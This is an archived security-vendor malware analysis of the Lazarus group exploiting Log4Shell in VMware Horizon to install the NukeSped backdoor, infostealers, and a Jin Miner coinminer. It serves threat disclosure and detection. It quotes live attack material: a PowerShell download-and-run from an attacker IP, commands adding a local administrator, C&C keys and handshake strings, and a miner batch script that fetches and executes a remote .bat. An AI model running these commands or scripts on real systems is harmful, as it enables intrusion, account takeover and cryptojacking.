Lazarus Group Exploiting Log4Shell Vulnerability (NukeSped) - ASEC

By ATCP

Published: 2022-05-10 · Archived: 2026-04-05 19:17:22 UTC

In December last year, the vulnerability (CVE-2021-44228) of Java-based logging utility Log4j became a worldwide issue. It is a remote code execution vulnerability that can include the remote Java object address in the log message and send it to the server using Log4j to run the Java object in the server.

The ASEC analysis team is monitoring the Lazarus group's attacks on targets in Korea. In April, the team discovered an attack group suspected of being Lazarus distributing NukeSped by exploiting the vulnerability. The attacker used the log4j vulnerability on VMware Horizon products that were not applied with the security patch. The products are virtual desktop solutions, used mainly by companies for remote working solutions and cloud infrastructure operations. With the recent spread of Covid-19, it is likely that many companies are using the products for remote working.

NukeSped

The following is AhnLab's ASD (AhnLab Smart Defense) log for NukeSped being installed by the powershell command executed on VMware Horizon's process 'ws_tomcatservice.exe'.

Target Type	File Name	File Size	File Path
Target	runhostw.exe	312 KB	%SystemRoot%\system32\runhostw.exe
Current	powershell.exe	467.5 KB	%SystemRoot%\system32\windowspowershell\v1.0\powershell.exe
Parent	cmd.exe	349 KB	%SystemRoot%\system32\cmd.exe
ParentOfParentOfCurrent	ws_tomcatservice.exe	454.6 KB	%ProgramFiles%\vmware\vmware view\server\bin\ws_tomcatservice.exe

Process	Module	Target	Behavior	Data
powershell.exe	N/A	N/A	Downloads executable file	http://185.29.8.18/htroy.exe runhostw.exe

Analysis of NukeSped

NukeSped is a backdoor malware that can receive attacker commands from the C&C server and perform the received commands. The malware type mentioned in this post is one of the variants of NukeSped, that have been used by the Lazarus group since 2020. The variant was discussed in detail in the ASEC blog post shown below. This post will briefly introduce the NukeSped type used in the attack and compare it with the previous version.


The variant is developed with C++. As it uses virtual functions, class names are included in the binary (see Figure 2).

```
2E 3F 41 56 4D 6F 64 75 6C 65 53 63 72 65 65 6E  .?AVModuleScreen
43 61 70 74 75 72 65 40 40 00 00 00 00 00 00 00  Capture@@.......
C0 67 02 40 01 00 00 00 00 00 00 00 00 00 00 00  Àg.@............
2E 3F 41 56 49 6D 61 67 65 40 47 64 69 70 6C 75  .?AVImage@Gdiplu
73 40 40 00 00 00 00 00 C0 67 02 40 01 00 00 00  s@@.....Àg.@....
00 00 00 00 00 00 00 00 2E 3F 41 56 47 64 69 70  .........?AVGdip
6C 75 73 42 61 73 65 40 47 64 69 70 6C 75 73 40  lusBase@Gdiplus@
40 00 00 00 00 00 00 00 C0 67 02 40 01 00 00 00  @.......Àg.@....
00 00 00 00 00 00 00 00 2E 3F 41 56 42 69 74 6D  .........?AVBitm
61 70 40 47 64 69 70 6C 75 73 40 40 00 00 00 00  ap@Gdiplus@@....
C0 67 02 40 01 00 00 00 00 00 00 00 00 00 00 00  Àg.@............
2E 3F 41 56 4D 6F 64 75 6C 65 57 65 62 43 61 6D  .?AVModuleWebCam
65 72 61 40 40 00 00 00 C0 67 02 40 01 00 00 00  era@@...Àg.@....
00 00 00 00 00 00 00 00 2E 3F 41 56 4D 6F 64 75  .........?AVModu
6C 65 55 73 62 44 75 6D 70 40 40 00 00 00 00 00  leUsbDump@@.....
C0 67 02 40 01 00 00 00 00 00 00 00 00 00 00 00  Àg.@............
2E 3F 41 56 49 44 47 65 6E 65 72 61 74 6F 72 49  .?AVIDGeneratorI
6E 74 65 72 66 61 63 65 40 40 00 00 00 00 00 00  nterface@@......
```

It normally uses DES algorithm to decrypt internal strings including API names and the list of C&C servers. To communicate with the C&C server, it uses the RC4 algorithm. But there are some changes as well: the previous blog post had types that used the Xor encryption (CryptorXor class) instead of the RC4 algorithm to communicate with the C&C server. But for this attack, there was a type using the RC4 algorithm for internal strings, a list of C&C servers, and C&C server communication. Each process uses a different value for the RC4 key.

- **RC4 Key 1 (decrypting strings)**: 7B CA D5 7E 1B AE 26 D8 60 1B 61 DA 83 80 11 72 01 6C 54 D8 8A E8 DE 7B 1A 0A

- **RC4 Key 2 (C&C communications)**: CD 80 5D D6 6C 1C 63 78 AF 13 7F 67 5B E9 B1 F4 87 27 EE 91 F3 5F 17 EE 9B 6A 28 61 8C F4



After the process for decrypting strings and API Resolving is complete, the malware starts communicating with the C&C server. NukeSped goes through an additional verification process after accessing the C&C server by sending a string disguised as SSL communication. When the malware receives certain strings, it will recognize the server as a normal C&C server and proceeds with the routine. As shown in the previous analysis report, there are two types of strings used for the process.

	C&C Requests	**C&C Responses**
Type 1	HTTP 1.1 /index.php?member=sbi2009 SSL3.3.7	HTTP 1.1 200 OK SSL2.1
Type 2	HTTP 1.1 /member.php SSL3.4	HTTP 1.1 200 OK SSL2.1

Table 1. C&C request and response values for each type

The malware then finds the MAC address of the user environment and sends it to the C&C server after encrypting it with the RC4 algorithm. It will also encrypt packets with the algorithm in the subsequent communications.

NukeSped can perform keylogging, taking screenshots, and file and shell tasks depending on the command it receives. The features exist in the classes shown below. Note that ModuleUsbDump and ModuleWebCamera are new features discovered in this attack.

- ModuleUpdate
- ModuleShell
- ModuleFileManager
- ModuleKeyLogger
- ModuleSocksTunnel
- ModuleScreenCapture
- ModuleInformation
- ModulePortForwarder
- ***ModuleUsbDump***
- ***ModuleWebCamera***

Attacks using NukeSped

Installing INFOSTEALER

The attacker used NukeSped to additionally install infostealer. The 2 malware types discovered are both console types, not saving the leak result in separate files. As such, it is assumed that the attacker remotely controlled the GUI screen of the user PC or leaked data in the pipeline form. One of the 2 malwares is the same file used in the previous attack.

The list of softwares and data for info-leakage is as follows:

- Collected Data: accounts and passwords saved in browsers, browser history
  Targeted Software: Google Chrome, Mozilla Firefox, Internet Explorer, Opera, and Naver Whale
- Collected Data: email account information
  Targeted Software: Outlook Express, MS Office Outlook, and Windows Live Mail
- Collected Data: Names of recently used files
  Targeted Software: MS Office (PowerPoint, Excel, and Word) and Hancom 2010

NukeSped Use Commands

The attacker collected additional information by using backdoor malware NukeSped to send command line commands. The following commands show the basic network and domain information of the environment that has the infected system. The collected information can be used later in lateral movement attacks. If the attack succeeds, the attacker can dominate the systems within the domain.

- cmd.exe /c “ping 11.11.11.1”
- cmd.exe /c “ipconfig /all”
- cmd.exe /c “query user”
- cmd.exe “net group “domain admins” /domain”
- net user _smuser white1234!@#$
- cmd.exe “net localgroup administrators /add smi140199”

Jin Miner

Analyzing the ASD log for the infected system shows that before the Lazarus group installed NukeSped, other attackers had already exploited the vulnerability to install Jin Miner. Jin Miner is known as a malware strain distributed through the Log4Shell vulnerability, as shown in the previous Sophos report.

Target Type	File Name	File Size	File Path
Current	powershell.exe	467.5 KB	%SystemRoot%\system32\windowspowershell\v1.0\powershell.exe
Parent	cmd.exe	349 KB	%SystemRoot%\system32\cmd.exe
ParentOfParentOfCurrent	ws_tomcatservice.exe	454.6 KB	%ProgramFiles%\vmware\vmware view\server\bin\ws_tomcatservice.exe

Process	Module	Target	Behavior	Data
powershell.exe	N/A	N/A	Connects to network	http://iosk.org/pms/add.bat

Installed in the path shown above through the powershell command, Jin Miner is a CoinMiner that ultimately mines the Monero coin.

```
  echo [*] Starting jin_miner service
  "%USERPROFILE%\jin\jsm.exe" start jin_miner
  if errorlevel 1 (
    echo ERROR: Can't start jin_miner service
    goto add_it
  )

  exit /b


  :add_it
  echo form exist1
  powershell -Command "$wc = New-Object System.Net.WebClient; $tempfile = [System.IO.Path]
  ::GetTempFileName(); $tempfile += '.bat'; $wc.DownloadFile('http://iosk.org/pms/mad.bat',
  $tempfile); & $tempfile ; Remove-Item -Force $tempfile"
```

```
rem command line arguments
set WALLET=43DTEF92be6XcPj5Z7U96g4oGeebUxkFq9wyHcNTe1otM2hUrfvdswGdLHxabCSTio7apowzJJVwBZw6vVTu7NoNCNAMoZ4
rem this one is optional
set EMAIL=%2
set site=http://iosk.org/pms
rem checking prerequisites

...

for /f "tokens=*" %%a in ('powershell -Command "hostname | %%{$_ -replace '[^a-zA-Z0-9]+', '_'}"') do set
PASS=jin.%%a
if [%PASS%] == [] (
  set PASS=na
)
if not [%EMAIL%] == [] (
  set "PASS=%PASS%:%EMAIL%"
)

powershell -Command "$out = cat '%USERPROFILE%\jin\config.json' | %%{$_ -replace '\"url\": *\".*\",',
'\"url\": \"18.180.72.219:%PORT%\",'} | Out-String; $out | Out-File -Encoding ASCII
'%USERPROFILE%\jin\config.json'"
powershell -Command "$out = cat '%USERPROFILE%\jin\config.json' | %%{$_ -replace '\"user\": *\".*\",',
'\"user\": \"%WALLET%\",'} | Out-String; $out | Out-File -Encoding ASCII '%USERPROFILE%\jin\config.json'"
powershell -Command "$out = cat '%USERPROFILE%\jin\config.json' | %%{$_ -replace '\"pass\": *\".*\",',
'\"pass\": \"%PASS%\",'} | Out-String; $out | Out-File -Encoding ASCII '%USERPROFILE%\jin\config.json'"
```

MD5

131fc4375971af391b459de33f81c253

1875f6a68f70bee316c8a6eda9ebf8de

47791bf9e017e3001ddc68a7351ca2d6

7a19c59c4373cadb4556f7e30ddd91ac

7ef97450e84211f9f35d45e1e6ae1481

Additional IOCs are available on AhnLab TIP.

URL

http[:]//185[.]29[.]8[.]18/htroy[.]exe

http[:]//185[.]29[.]8[.]18[:]8888/

http[:]//84[.]38[.]133[.]145[:]443/

http[:]//84[.]38[.]133[.]16[:]8443/

http[:]//iosk[.]org/pms/add[.]bat

Additional IOCs are available on AhnLab TIP.
